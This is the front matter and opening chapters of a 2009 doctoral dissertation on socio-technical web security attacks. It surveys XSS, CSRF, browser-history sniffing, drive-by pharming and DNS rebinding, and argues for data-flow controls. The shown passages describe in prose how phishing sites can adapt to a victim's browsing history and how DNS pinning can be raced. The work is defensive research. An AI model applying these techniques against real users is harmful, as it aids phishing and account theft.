

ANTICIPATING AND HARDENING THE WEB AGAINST
SOCIO-TECHNICAL SECURITY ATTACKS

Sidney L. Stamm

Submitted to the faculty of the Graduate School
in partial fulfillment of the requirements
for the degree
Doctor of Philosophy
in the School of Informatics, Department of Computer Science
Indiana University

January 2009

Accepted by the Graduate Faculty, Indiana University, in partial fulfillment
of the requirements of the degree of Doctor of Philosophy.

Doctoral
Committee

Markus Jakobsson, Ph.D.
(Principal Advisor)

Filippo Menczer, Ph.D.

Amr Sabry, Ph.D.

January 15, 2009

Zulfikar Ramzan, Ph.D.

Copyright © 2009

Sidney L. Stamm

ALL RIGHTS RESERVED

For Mom.

Acknowledgements

I would like to thank Dr. Markus Jakobsson, who has been a never-ending source of inspiration, creativity, publicity, encouragement and guidance through all of this work. I could not have asked for a better advisor. I would like to thank Dr. Amr Sabry for showing me the more formal side of web security, Dr. Filippo Menczer for pushing me to understand how data flows through the massive construct of the Web, and Dr. Zulfikar Ramzan for sharing a bit of low-hanging fruit that—when planted—turned into a huge drive-by “pharm”. I am also grateful that these three were willing to sit on my committee and advise me when I bit off more than I could chew in my thesis proposal. The time I spent with Rei Safavi-Naini and her group in Australia gave me a wildly different perspective of security and a motivation for research. My later opportunity to speak in front of industry experts in Australia added yet another priceless dimension to my understanding of security. While I seemed alone in my web security focus, Colin Jackson, Adam Barth and Andrew Bortz of Stanford provided some friendly competition and an opportunity to work with them on a 24-hour puzzle hunt team; afterwards I was exhausted but felt part of a community instead of alone in my work. Tom Jagatic, Virgil Griffith and Chris Soghoian have helped keep my research in security fun and helped me switch from white to black hats when necessary; for that they deserve a hat rack, or at least my gratitude. I owe much to my wife Rebecca, my inspiration for success, who has kept me on track through all these years. I want to thank my parents for their constant support and encouragement as I tried not to grow up, but did anyway. Finally, I would like to thank all those organized web criminals, phishers, and data thieves out there for giving me something exciting and real to work on.

Abstract

The Internet, and the World Wide Web in particular, is becoming an increasingly important resource to people in modern society. Mostly, people are browsing the web for news, shopping, blogging, researching, or simply surfing; the vast majority of Internet use is browsing the Web with one of many browsers. To appease users' demand for robust and novel web applications, programmers are discovering new tricks to add unique or novel behavior to their web sites (through asynchronous data fetching, or animations). Though these features are based on mature languages and standards, new security problems are often uncovered with each new trick. Many of these are socio-technical problems: the result of technological nuances in the use of scripting or other web technologies coupled with the way people interact with the web sites. This sociological spin on technical security problems, introducing an element of deception, makes the security of the web more complex and not easily patched with simple software fixes.

The web was not designed with security in mind, only utility. In its evolution from simple html, it has inflated to have a colossal number of technologies and features supported by browsers that have increased the web's potential for misuse. It is time to re-consider fundamental control of web content, and this dissertation shows how to begin. Most security problems with web applications stem from loose control of data; there are no strictly enforced policies that dictate how information can flow between technologies in the web browser or out from a web application's domain. This dissertation investigates the underlying problems in the way data is transferred in and out of browsers and their components by analyzing a variety of security problems and their corresponding solutions. Through presentation and analysis of some cases, underlying themes are exposed that can eventually be used to address web security on a more fundamental level.

Contents

Acknowledgements	v
Abstract	vi
1 Overview	1
2 Background	6
2.1 Definitions	6
2.2 JavaScript Breaks Free!	8
2.3 Socio-Technical Problems in Popular Culture	10
2.4 Socio-Technical Phishing Attacks	11
2.4.1 Better Phishing Yield Using Socio-Technical Problems	12
2.5 Research Tending Towards STPs	13
2.6 Related Deceit-Based and Technical Web Attacks	14
2.6.1 DNS Rebinding	15
2.6.2 Cross-Zone Scripting	16
2.6.3 HTTP Request Smuggling	17
2.6.4 Cross-Site Tracing	18

3	Claim: Data Flow Between Technologies and Hosts Must Be Controlled	22
3.1	Unauthorized Resource Import	23
3.2	Information Leak	23
3.3	Abuses of Technologies	24
3.4	Underlying Themes	24
4	Case Study: Cross-Site Script Injection (XSS)	25
4.1	Overview	25
4.2	Problem Details	26
4.2.1	The Same Origin Policy	26
4.2.2	Type 0: Local XSS	27
4.2.3	Type 1: Reflected XSS	28
4.2.4	Type 2: Persistent XSS	29
4.2.5	Considerations	30
4.2.5.1	Obscure Browser Behaviors	30
4.2.5.2	Encoding Tricks	30
4.2.5.3	Other Obfuscations	32
4.3	Countermeasure: Content Restrictions	32
4.3.1	HTTP Fences	34
4.3.1.1	Specifying Access	35
4.3.1.2	Fences in Depth	37

4.3.1.3	Formal Definition of X-HTTP-FENCE	38
4.3.1.4	Visas in Depth	42
4.3.1.5	Formal Definition of X-HTTP-VISA	44
4.3.2	Content Security Policy (Mozilla)	45
4.3.3	Same Origin Mutual Approval (SOMA)	46
4.3.3.1	SOMA Approval Process	47
4.4	Countermeasure: Browser-Enforced Embedded Policies	47
4.5	Countermeasure: Input Filtering	49
4.5.1	Blacklisting approach	49
4.5.2	Whitelisting approach	50
4.5.3	Fooling the lists	50
4.6	Discussion	51
5	Case Study: Cross-Site Request Forgery or Session Riding	53
5.1	Overview	53
5.2	Problem Details	54
5.2.1	HTML Tag Misuse (GET CSRF)	55
5.2.2	Javascript CSRF	56
5.2.3	HTTP POST CSRF	56
5.2.4	Using CSRF for Mischief	57
5.2.5	Example: Netflix CSRF	57

5.3	Countermeasure: Providing HTTP Context	58
5.3.1	Request Natures	59
5.3.1.1	Manual Requests	60
5.3.1.2	Automatic Requests	60
5.3.2	Implementing a X-HTTP-REFER-CONTEXT header	61
5.3.3	Origin HTTP header	61
5.4	Countermeasure: Same Origin Mutual Approval	62
5.5	Countermeasure: Human Interaction	63
5.6	Discussion	65
6	Case Study: Browser-Recon (history mining)	67
6.1	Overview	67
6.2	Problem Details	68
6.2.1	History Snooping for Context-Aware Phishing	69
6.3	Countermeasure: Web Camouflage	70
6.3.1	Goals	70
6.3.2	A Server-side Solution	75
6.3.2.1	Pseudonyms	76
6.3.2.2	Translation	81
6.3.2.3	Translation Policies	82
6.3.2.4	Special Cases	85

6.3.2.5	Security Argument	86
6.3.2.6	Implementation Details and Efficiency	87
6.4	Countermeasure: Safe History/Safe Cache	87
6.5	Countermeasure: Browser Patch	89
6.6	Discussion	89
7	Case Study: Detecting Authentication State with Protected Images	91
7.1	Overview	91
7.2	Countermeasure: Don't Protect the Images	92
7.2.1	Example: Bank Web Site	92
7.2.2	When Protected Images are Appropriate	93
7.3	Countermeasure: Conditional Content	94
7.3.1	A Web Server Rewrite Rule for Conditional Content	94
7.4	Countermeasure: Same-Origin Mutual Approval (SOMA)	95
7.5	Discussion	95
8	Case Study: File Upload via Keypress Copying	98
8.1	Overview	98
8.2	Problem Details	99
8.2.1	Example Scenario	100
8.3	Countermeasure: Tamper-Resistant Focus	100
8.4	Countermeasure: Key Event Model Change	101

8.5	Countermeasure: Trusted Path for File Selection	101
8.6	Discussion	102
9	Case Study: HTTP Response Splitting	103
9.1	Overview	103
9.2	Problem Details	104
9.3	Countermeasure: URL Encode Headers	105
9.4	Discussion	106
10	Case Study: Drive-By Pharming	107
10.1	Overview	107
10.2	Problem Details	108
10.2.1	Attack Scenarios	110
10.2.2	Feasibility	112
10.2.3	Internal Network Discovery	112
10.2.4	Identifying and Configuring Routers	114
10.2.5	“Stealth” Attacks	115
10.2.5.1	Silently Detecting an Internal Network	115
10.2.5.2	Speeding up Router Discovery	115
10.2.5.3	Stealing DNS Traffic	116
10.2.5.4	Malware Distribution	118
10.2.6	Attacking a Network	119

10.2.6.1	Discovering Internal Networks	119
10.2.6.2	Identifying Routers	120
10.2.6.3	Manipulating Routers	124
10.3	Countermeasure: CSRF Prevention	126
10.4	Countermeasure: Password Security	128
10.4.1	Unique Passwords from the Factory	128
10.4.2	Forced User Intervention	129
10.5	Countermeasure: DNS Traffic Filtering	130
10.6	Discussion	130
11	Case Study: Trawler Phishing	132
11.1	Overview	132
11.2	Problem Details	133
11.3	Countermeasure: Same-Destination Policy	133
11.4	Countermeasure: Code Signing	136
11.5	Countermeasure: Resource-Limited Tamper Resistance (RLTR)	136
11.5.1	A Detection Countermeasure	137
11.5.1.1	Technical Details	138
11.5.2	Obfuscator Requirements	142
11.6	Discussion	143

12 Discussion	145
12.1 Unauthorized Resource Import	145
12.2 Information Leaks	146
12.3 Abuses of Technologies	147
12.4 A Theme of Data Flow Control	148
13 Future Work	149
13.1 Methodology for STP Discovery	149
13.2 Data Flow Analysis Tools	150
13.3 Moving Forward	150
Bibliography	151
A Appendix: Security and Implementation of HTTP Fences	161
A.1 Security Provided by Visas and Fences	161
A.1.1 Security Claims	162
A.1.2 Adversaries	163
A.1.3 Security Argument	166
A.1.3.1 Defense against type 2: Application Adversaries	167
A.1.3.2 Defense against type 3: Data Adversaries	168
A.1.3.3 Defense against type 4: External Adversaries	168
A.1.3.4 Satisfying the Claims	169
A.1.3.5 Additional Considerations	170
A.1.4 Tolerant of Improper Implementations	171

B	Appendix: Implementation and Analysis of Web Camouflage	173
B.1	Implementation Details	173
B.1.1	Pseudonyms and Translation	174
B.1.2	General Considerations	176
C	Appendix: Implementation of Resource-Limited Tamper Resistance	181
C.1	Obfuscating the code	181
C.2	Rendering the Obfuscated Code	182
C.3	Script Hashing and Submission	182
C.3.1	DOM Serialization	182
C.4	Form Forking Implementation	183
C.4.1	The Test Setup	183
C.5	General JavaScript MITM Attack	186
C.5.1	Hijacking the Forms	186
C.5.2	Why Post-Validation Trawling is Inconvenient	187
C.5.3	Form Submission Origins	188
C.5.4	Hijacking <code>.submit()</code>	189
C.5.5	Cookie Theft	190

List of Tables

B.1	Seconds delay in prototype translator	177
C.1	Average load times (seconds) for sample pages from three popular sites, and obfuscated copies. Times were measured ten times.	184
C.2	RLTR serializing and hashing times (in seconds) for sample pages from three popular site copies that were obfuscated.	184

List of Figures

2.1	Attacker Eve wants to steal money from Alice in a phishing attack, so she sends Alice an email (1). Alice follows a link in the email (2) and provides her credentials to Eve through a convincing website (3). Eve then uses the credentials (4) to withdraw money from Alice’s account (5).	19
2.2	Sample use of the HTTP TRACE method.	19
2.3	In Microsoft Internet Explorer, this attack uses XMLHTTP techniques (AJAX) to send a TRACE request back to the origin server and spit out the cookie values.	21
4.1	(A) Without the immigration control scheme, all hosts are within the fence. (B) In an example use of the scheme, fences are erected around <code>a.com</code> and an IP block assigned to <code>2.2.3.0 - 2.2.10.0</code> . A web browser will consider them in the same “domain” for purposes of loading external resources like images, stylesheets and scripts.	36
4.2	Communication performed in SOMA for authorizing embedding a resource from C onto a page served by A	48
5.1	The grammar for specifying the X-HTTP-REFER-CONTEXT request header.	64
5.2	The flow of requests and responses when SOMA is implemented and CSRF attacks are attempted against <code>netflix.com</code> . Dotted lines don’t affect the outcome since the attacker controls this portion of the SOMA protocol. . . .	64

6.1	An attack in which A obtains a valid pseudonym p from the translator S_T of a site S with back-end S_B , and coerces a client C to attempt to use p for his next session. This is performed with the goal of being able to query C 's history/cache files for what pages within the corresponding domain that C visited. The web camouflage solution disables such an attack.	72
6.2	Formalization of a server S , caching proxy P , client C , attacker A , and attack message Φ (that is sent either through the proxy or directly to C). A controls many members of C , allowing it – in a worst case scenario – to generate and coordinate the requests from these members. This allows the attacker to determine what components of the caching proxy P are likely to be associated with C	74
6.3	A sample translation of some URLs in the web camouflage system	83
7.1	Commands to use Apache's <code>mod_rewrite</code> to serve an image with random data when a user is not authenticated.	96
7.2	A perl script that is used by <code>mod_rewrite</code> to help determine if a user is authenticated.	96
10.1	How a home network's routers are attacked with Internal Net Discovery. (1) A client loads requests a page from the attacking server through the home router. The page is rendered and (2) an Applet is run to detect the client's internal IP. (3) JavaScript attempts to load scripts from hosts on the network, which (4) throws JavaScript errors. The client-run page interprets the errors to discover an IP that might correspond to a router. (5) The script attempts to change the discovered router's settings.	109

10.2	Standard http-based router configuration policy (disabled on WAN interface). Alice can connect to the router's configuration system, but Bob cannot.	113
10.3	(a) Standard configuration: the router acts as a proxy for DNS queries, using the DNS server specified by a service provider. (b) Compromised configuration: the router is configured to send the address of a corrupt DNS server to all of its clients. The clients use that corrupt DNS server when resolving host names.	117
10.4	Code for a Java Applet that determines a client's internal IP by creating a socket back to the host server and reading the socket's local address.	121
10.5	How a malicious server can detect the internal address of a remote client. (1) The malicious Applet is sent through a router to the client (2) the client runs the Applet — detecting the host's local IP then (3) the IP is optionally transmitted back to the server. The detailed view of step (2) outlines how the IP is detected.	122
10.6	JavaScript code to catch errors caused by the generated script tags (attempts to connect to hosts on the internal network). If the right error is caught ("Error loading script"), the script can assume something is alive at the URL that caused the error (the existence of a web server) so the address is recorded in a list for further investigation. This is all the code that is needed to find live hosts.	123
10.7	Using JavaScript objects to determine if an image exists on a router, then calculate its size. Setting the src attribute automatically triggers the browser to attempt loading the image.	125
11.1	Code to inject cloning code into forms.	134

11.2	Code to fork the form submission to the attacker's server as well as the legit server.	135
A.1	A web server is comprised of many layers: different strength adversaries have access to different layers. A web page originates in the data layer (where it is stored) and passes through all the other layers before being delivered through the Internet to the client.	163
B.1	Code to generate pseudonyms in the prototype translator	177
B.2	Confidence intervals for three tests of the translator — based on the sample, the mean of any future tests will appear within the confidence intervals (boxes) shown above with a 95% probability. The lines show the range of the data (truncated at the top to emphasize the confidence intervals).	177
B.3	Cumulative distribution of the translation data. The vast majority of the results from each of the three test cases appears in a very short range of times, indicating cohesive results. Additionally, the delay for translation is only about 90ms more than for standard web traffic (with no translator).	178
B.4	The translation of cookies when transferred between C and S_B through a translator S_T	180
C.1	Sample JavaScript to create a canonical form of a web page in Firefox.	184
C.2	Improper v. Proper use of SSL for forms. On top, a secure post is performed, where the form is sent on an unauthenticated channel to the client. The authenticated channel is established just before the response. On the bottom, the authenticated channel is established before the form is sent.	185

C.3	Flow of Internet traffic through our proof-of-concept router: HTTP traffic is directed through Privoxy that manipulates the Response streams, and then through TinyProxy that makes the proxying transparent.	185
C.4	Duality of the on-submission path: can be through the <code>onSubmit</code> attribute, or the <code>.submit()</code> DOM object method.	191
C.5	Forking forms before any validation is performed; the code executes before any server-side JavaScript validation takes place to ensure that the data inside the form elements is not manipulated. This code is compressed and put into a regular expression used by Privoxy. The result is that all HTML pages served by our router have hijacked forms.	192
C.6	Code to hijack forms submitted using the <code>.submit()</code> method.	193

Overview

The Internet, and the World Wide Web in particular, is becoming an increasingly important resource to people in modern society. According to the Pew Internet and American Life project 42% of adult Americans (43 million people) had a broadband Internet connection at home as of 2006, and 43% of those people were on-line for two or more hours per day [Hor06]. Mostly, these people are browsing the web for news, shopping, blogging, researching, or simply surfing; the vast majority of Internet use is browsing the Web with one of many browsers: Internet Explorer, Firefox, Safari, Opera, Chrome, etc.

Web content has become increasingly complex, especially with a movement that some call “Web 2.0.” This so-called second version of the Web is composed of the changing trends of new web applications, specifically to help enable information sharing and collaboration; applications considered part of the Web 2.0 trend often are composed of data drawn from multiple origins (such as news and stock quotes) or provide community-driven content (such as Wikipedia). These newer sites are more complex and often behave in a dynamic fashion like traditional desktop applications.

Dynamic technologies that heavily use JavaScript or Cascading Style Sheets (such as AJAX) have become increasingly popular since they can be used to make the Web seem more interactive than their predecessor web sites. These technologies enable a web site to become a fully featured application, no longer just static text with links. Due to the

popularity of interactive sites, programmers are regularly inventing clever new ways to use JavaScript or other web browser technologies to add unique or convenient behavior to their web sites. Though these new features are based on a relatively old technology set (JavaScript, HTML, etc), new security problems are often uncovered with each new behavior. Cross-Site Scripting (XSS) and Cross-Site Request forgery (CSRF) are two significant web-based security concerns that are present for a massive number of web sites. These are the result of not only technological nuances in the use of JavaScript or other web programming techniques, but are also dependent on the way people interact with the web sites. This sociological spin on technical security problems makes the security of the web more complex and not always easily patched with simple software fixes.

There are a wide variety of web attacks and user-centered vulnerabilities that rely on computer users to perform an action (or avoid such an action) that an attacker desires. Deception is an important element of many of these web application attacks: without the user's "cooperation", some such attacks would not be successful. This dissertation describes how security on the web is diverging from classical security problems where a software patch can fix vulnerabilities to that where people's actions play a key role; this diversion is magnified by the wide variety of attack vectors present on the web. Instead of patches, web applications need language or protocol constructs (controls) that let web application programmers easily define what *can* be done with their data, forbidding a 'free-for-all' access control scheme that is exemplified by the modern Web. This data control approach can help solve a wide variety of existing problems as well as some that are not yet envisioned. Furthermore, this approach is more global—applying not only to the web but to many collaborative-style systems: those designed for heavy customization and interaction with other applications where the inputs, outputs and side effects can vary widely.

Ultimately, major security problems in web applications stem from this loose control of

data; there are no strictly enforced policies that dictate how information can flow between technologies in the Web browser or out from a web application's domain. This dissertation investigates underlying problems in the way data is transferred in and out of browsers and their components by analyzing a variety of security problems and their corresponding solutions. Through presentation and analysis of some case studies, underlying themes are exposed that can eventually be used to address web security on a more fundamental level.

The analyzed cases involve a variety of web technologies (like HTTP, HTML, AJAX, CSS, JavaScript, etc), where they are twisted in a way to either compromise systems' integrity or leak data. The analyses describe and identify the root of data-flow security problems. A variety of case studies are presented to show how the lack of control is widespread, and it is shown how to develop constructs to minimize or eliminate the discussed problems. Also, the fundamental security issues in each case are shown to be similar to each other: evidence pointing toward the common underlying data-flow problems with web security today. This is a problem that, if addressed, will help avoid similar cases in the future.

The web was not designed with security in mind, only utility. In its evolution from simple HTML, it has blown up to have a colossal number of technologies and features supported by browsers that have inflated the web's potential for misuse. It is time to reconsider fundamental control of web content, and this dissertation shows how to begin.

Contributions

The contributions of this dissertation are various, but all relate directly to the theme of the uncontrolled web. Many case studies are contributed to by this author and related work is directly compared in the following chapters.

In Chapter 5, a working exploit of a popular DVD rental service is contributed to study CSRF attacks. A technique of providing HTTP context is also contributed as a way for service providers to identify falsified data submission. In Chapter 6, this author contributes a detailed technique for extracting history from a web browser [JS06]. Countermeasures for this attack are contributed [JS07] involving a technique to make URLs hard to guess. In Chapter 10, an attack to mislead clients by compromising home-router DNS settings is contributed [SRJ07]; this attack is discussed in depth and countermeasures are presented.

New countermeasures for existing attacks are also presented by this author. In Chapter 7, discussion and countermeasures for inferring authentication state of a client are presented and this type of inference attack discussed with respect to a lack of control on the Web. In Chapter 4, this author discusses the various types of cross-site scripting attacks and presents an “immigration control” technique of preventing its effects [Sta]. In Chapter 11, an attack whereby HTML form submissions are copied by an attacker is presented by this author [MS08]. A tamper-proofing mechanism is contributed [MS08] and discussed as an additional method to control data flow on the Web.

The cases are discussed together, compared and contrasted, and the need for control of data flow in browsers and on the web in general is presented as a contribution to general understanding of web application and platform security.

Structure

One goal of this dissertation is that it be understandable not only by technical experts on its subject, but also to be accessible to researchers and industry personnel who may have a vested interest in solving web security problems—especially those problems that involve a human or sociological aspect. As a result, this document is structured in a top-down discussion format as well as bottom-up. For clarity and evidence of point, this author's contributions have been organized in parallel with related work performed in the field, but all related work is identified as such.

The case studies are introduced with a summary of the problem and solutions, including summary of credit for work performed. A cursory, non-technical, understanding of each case study can be gained by reading the overview section in the case study. The details of the problem and countermeasures for each case study are in-depth descriptions and serve as complete explanation of this author's contribution and detailed summary of related work. The final section of each case study examines the problem and countermeasures as they directly relate to the thesis of this work.

2

Background

Not every undesired browser or web application behavior can be completely blamed on bad software implementations; sometimes a generally benign feature of the web can be abused for nefarious purposes.

Most attackers are mainly interested in stealing data from websites (or perhaps inserting invalid data) with the ultimate goal of profiting from their work. In a simplistic example, a phisher is interested in stealing passwords to a banking web site in order to extract money from the bank. Often times the attackers focus on the more sociological aspect of web security since often the weakest part of a secure system is the people involved. They often leverage these sociological aspects of how users interact with the web in order to most easily steal data from or manipulate data in a web application. This is a new twist on classic attacks on computer systems where a human attacker targeted a software system directly.

2.1 Definitions

Data Leaks occur when data produced by the use of a web application is transferred to an entity other than the application service provider and the data's legitimate users. For example, an attacker Eve who is able to obtain HTTP cookie

values from `x.com` (learn the values of cookies for `x.com`, which Eve does not directly control) is leaking cookie data from the target site `x.com` to Eve. Publicized data leaks in the past include Google Mail Contact Theft [Nar07] where an attacker was able to read a victim's gmail contact list without the victim knowing.

Sociological Security Problems are security problems or vulnerabilities that depend only on the people aspect of information security; for example, social engineering¹ relies on an attacker fooling a target. Socially transmitted malware² is a second example of a sociological security problem. In this attack, the assailant presents a facade that is interesting enough to subjects that they willingly share it with peers.

Technical Web Security Problems are security problems that exploit technical flaws in application implementations or features. These purely technical flaws are often used to leak data (or inject it) and do not require any interaction or “user fooling” to be effective and would still work fine if human operators were removed from the equation. Examples of technical problems include SQL-injection [Nys07] and buffer overflows in Microsoft Internet Explorer³. Although it may not be obvious at first, the Google Mail contact list data leak problem mentioned above is *not* purely technical; it relies on the victim to first be logged into the Google Mail service before it can work. This small amount of victim cooperation that is necessary differentiates the contact list attack from purely technical attacks that are completely victim-agnostic.

¹Social engineering is the practice of manipulating people into performing actions or providing information they normally would not; social engineering attacks usually involve identity fraud where the attacker pretends to be an authority. Similar to general fraud or trickery, social engineering is generally remote (via phone or email) and revolves around computer system access or actions.

²<http://sidstamm.com/verybigad>

³In 1997, a bug in IE was discovered where long JScript strings would enable an attacker to run arbitrary code when vulnerable browsers load his website.[Fes98]

Technology Data Borders are the edges of execution and data flow between one technology (or physical entity) and another. Physical network hosts, virtual machines running within a browser, and even web applications often communicate with each other—this is the essence of collaboration that makes the Internet popular. Sometimes these borders between entities are not clearly defined (such as in the case of how Cascading Stylesheets operate with the HTML Document Object Model, DOM). Other times, the borders are defined clearly (such as in the JavaScript same-origin policy that dictates how asynchronous HTTP requests can be created).

Socio-Technical security Problems (STPs) are web security exploits that are based on some form of operator deception and enabled by technical features: either a user is deceived into helping data leak onto/away from a website, or without the authorization of its author, a website's intentional feature is manipulated into performing action on behalf of an attacker. The results of such attacks are data leaking across technology data borders that are assumed to exist; either to an attacker or from an attacker.

Usually Socio-Technical abuses involve some sort of deception—either the behavior is hidden from a user (or possibly a web application service provider), or it behaves in a way that is initiated by naivety or misinterpretation on the part of the victim. When such deception occurs because an attacker aims to exploit the web or its users, this is considered a Socio-Technical Security Problem.

2.2 JavaScript Breaks Free!

In 2007, the issues of web technology interactions and boundaries were discussed at the Workshop for Web 2.0 Security and Privacy (in conjunction with the 2007 IEEE Symposium

on Security and Privacy). From the abstract of [JRS07]:

“The web has become richer with content, and a host of technologies are in place to improve interactivity—whether between the web browser and web server or between the browser and other desktop applications and network devices. Consequently, there is a greater burden on Web scripting languages to not only support this flexibility, but to do so in a way that does not increase new security risks. While the web browser used to have the responsibility of interpreting web languages and displaying the results, we take the position that the environment with which the user interacts with the web is much more complex and the policies governing these boundaries needs to be better understood (and better enforced). There have been a host of powerful attack concepts that trespass the existing loosely protected boundary, and allow the attacker to infiltrate the user’s home computer and network. These include drive-by pharming, overtaking Google Desktop, and universal cross-site scripting. While these types of attacks are not yet visible in the wild, given their simplicity, we believe it is only a matter of time before they are. In general, we expect this trend to continue and expect to see more powerful attack concepts along similar lines.”

The main concerns presented in the workshop were a combination of user-generated content (like blogs, wikis, video, flash animations, etc), richer capabilities, and dynamic technologies that interact with and heavily utilize JavaScript, Cascading Stylesheets, and HTML. It was discussed that new problems in web security will move towards operating “between the lines”, or within rules defined by the same-origin policy and other standards; this is different than relying on flawed implementations, since the burden of securing systems is moved from application developers to standards and rule design committees. As a result, designs and specifications must be constructed with security in mind, and the

designers must be sure to avoid not only technical security flaws (holes in security proofs of design) but also socio-technical flaws that are contorted uses of the new technology that may prey on users' unpredictable behavior.

2.3 Socio-Technical Problems in Popular Culture

STPs have periodically appeared in the mainstream media, though not specifically referred to as "Socio-Technical problems". This media coverage is perhaps an attempt to educate web users about the attacks aiming to reduce the number of successful attacks. It is also possible one of the goals is removing the social aspect of the STPs thus enabling technical-only fixes. In 2007, drive-by pharming [SRJ07] was announced and rapidly spread throughout online and print media [Sch07, Hul08, Ler07, Bal07] with hopes of making the public aware of a dangerous, deceptive attack. Eight months later, drive-by pharming was manifested in the wild, but quickly discovered since many people were already aware of the threat [Mes08].

Though educating web users about STPs may help reduce the effectiveness of some attack techniques, it is not reasonable to expect the average person to become a paranoid, web security expert. Furthermore, some of the STPs are silent and difficult to detect. As a result, social solutions (user education) and technical solutions (software patches) are not fully effective alone, creating desire for a more robust solution that exposes the problems in a new light, making data flow not only more clearly obvious and comprehensible, but also more easily controlled.

2.4 Socio-Technical Phishing Attacks

STPs are not always an immediate threat in themselves; instead, it is possible they may be used by criminals to improve existing or in developing attacks. Consider how identity theft and bank fraud can become more accurate with more information about the targets of such attacks. In this way STPs can be used to tune phishing attacks to be more successful.

As a technical manifestation of age-old fraud, phishing attacks aim to somehow defraud everyday consumers out of their money by theft of account information. In an example attack scenario, attacker Eve sends an email to a target Alice (Figure 2.1). This email claims to be from an authority, such as Alice's bank. It motivates Alice to visit a link in the email by claiming her account will be suspended or some other similar "you must take action" claim. Alice clicks the link and is sent to a web site controlled by Eve; this false site visually mimics the legitimate bank's site, but since it is controlled by Eve, can be tailored to harvest on-line banking credentials from visitors like Alice. Alice "logs in" to Eve's web-site, providing her credentials for her bank. Once she has done this, Eve may then use the credentials to access Alice's bank account to transfer funds or even take complete control of Alice's bank account.

In the scenario presented above, Alice unintentionally provides her online banking credentials to Eve since Eve has defrauded her—claiming to be Alice's bank and presenting a web site that appears legitimate. Every year, millions of people are defrauded in this fashion. According to Gartner, an estimated 3.6 million adults lost money in phishing attacks between August 2006 and August 2007 [McC07]. Gartner estimates the total amount lost by these 3.6 million people to be US\$3.2 billion. In general, phishing is a social problem: deceit and forgery. STPs can be used on top of the existing attacks to increase the effectiveness of the deceit.

2.4.1 Better Phishing Yield Using Socio-Technical Problems

As the number of Phishing victims is on the rise, the accuracy of the attacks (percent of targets receiving phishing mails who lose money) is also increasing. The same Gartner study mentioned above [McC07] estimates that 3.3 percent of phishing email recipients lost money in 2007, up one percent from 2.3 percent in 2006. This increase in yield is attributable to many different new techniques, including more clever attack websites that may exploit socio-technical problems as presented in this dissertation. While fixing STPs won't stop phishing attacks, it can reduce attackers' yield by removing tools from the phisher's arsenal.

For example, a malicious web site could utilize the browser-history detection problem discussed in Chapter 6 to determine if a visitor has been to any online banks; this information can be immediately used to make the site appear differently based on which banks were in the visitor's browsing history. Much like a chameleon changes color to blend in with appropriate surroundings, such a web site could display different branding to appear legitimate to the visitor. An attacker could essentially create a site that looks like *any bank*, depending on where the visitor has been. This attack can be migrated into email messages as well: users of webmail can be sent an email with similar logic as the "chameleon" web site described above. The message would attempt to discern where the recipient has been, and then appear as a message from a bank in the recipient's browsing history. These attacks are discussed in depth in Chapter 6. The result is a web site or email that can look like a different bank for each visitor, thus reducing the need to pre-determine which bank someone has visited.

2.5 Research Tending Towards STPs

Aside from attackers exploitation of and speculation about STP threats, the academic web security/privacy research community has encountered this new twist on web security but has yet to identify STPs as unique. Many groups such as Microsoft Research⁴, the Stanford Security Lab⁵, Mozilla⁶ and the Anti-Phishing Working Group (APWG)⁷ have mentioned that deception can be used in combination with technological features to fool web users quite successfully. However, the use of deception for manipulating data flow has not been discussed as a common theme in much research.

Barth et al. from the Stanford security lab published works that help avoid cross-site request forgeries (Chapter 5) [BJM08a], DNS rebinding [JBB⁺07], Timing attacks [BB07], and other similar problems that are deception-oriented. Their lab has taken an approach that web browsers must work as users expect them to, and proposed refinements to browser so that they will [BJM08a, JBB⁺07, BJRtGCT, BJM08b, RJM⁺05].

Researchers at the University of Washington have taken a more fundamental look at data flow and flawed web applications that might leak data. Reis, Gribble and Levy presented Architectural Principles [RGL07] in 2007 that explain a way to think about isolating data flow in web applications with boundaries. Moshchuk et al. also created a proxy-based content analyzer SpyProxy [MBD⁺07] to help discover malicious web content on the fly.

Microsoft Research has also emphasized the need to control data flow and functionality of websites. Kiciman and Livshits developed AjaxScope [KL07] that allows web application administrators to estimate client-side behavior of code and look for possibly strange behavior before the code reaches a client. The group is also working on a project called BrowserShield [RDW⁺06] that aims to provide some generic safeguards to help minimize

⁴<http://research.microsoft.com/security/>

⁵<http://crypto.stanford.edu/seclab/>

⁶<http://blog.mozilla.com/security/>

⁷<http://www.apwg.org>

the chance that a user may inadvertently run code through a browser that will exploit his computer. (BrowserShield is similar, but not quite the same as SpyProxy [MBD⁺07], developed by Moshchuk et al. from the University of Washington.)

Mozilla, the producers of the Firefox web browser, have also expressed interest in controlling the flow of data across web hosts and pages in their Content Security Policy proposal [Ste]. The policy would allow web site administrators to specify where data may come from, and which URIs are valid for loading different types of resources.

There are many hobbyist and professional researchers who are interested in web application security. A large number of blogs are maintained whose content covers all aspects of web security from vulnerability reporting to countermeasure discussions. Many professionals such as Jeremiah Grossman⁸ and Robert “RSnake” Hansen⁹ lead companies that provide web security services to other businesses; they both spend much time discussing new problems and solutions they have encountered, eliciting advice of readers and other professional and hobbyist security researchers. Regularly, these bloggers discuss or re-examine STPs that are of concern to live web sites.

2.6 Related Deceit-Based and Technical Web Attacks

The explosion of research in the area of web technologies that are abused with deceptive purposes illustrates the need for understanding those web security problems that are not purely technical—and it clearly supports a need to plug the holes. Although not all deceit-based attacks are socio-technical, many of them are simply social (and rely on fooling the user) but may contribute to other STPs. Additionally, there are many technical web attacks that don’t rely on fooling users, but rather rely on fooling web servers; these are

⁸<http://jeremiahgrossman.blogspot.com>

⁹<http://hackers.org>

often used in conjunction with a social attack to form an STP. Some partial- or borderline-STPs are described below.

2.6.1 DNS Rebinding

DNS pinning (also called DNS binding) is a technique used by browsers to make sure a name resolves to the same IP for an entire page-load, and usually entire sessions. This is a performance optimization technique, and also acts as a bit of a security measure preventing timely DNS spoofing attacks where an attacker will take over as the controller of a web server once the server's initial page transmission (or login process) is complete.

Despite DNS pinning, if a server goes down during a page load, browsers will make another DNS query to look up the IP of a new server. This is done in case load balancing is used and a node gets overrun, or for stability of websites that may be distributed to multiple servers in case of attack. This feature (re-lookup) enables DNS pinning to be compromised.

One method to circumvent DNS pinning is to race against a legitimate server to respond, as hinted at above; in this case, an attacker who is closer to the victim than the real server simply watches for TCP session requests, and responds with host-down messages. Then, he must be sure to change the DNS value transmitted as a response to the up-coming DNS request. This circumvention is a technical problem that can be used to enable deceit.

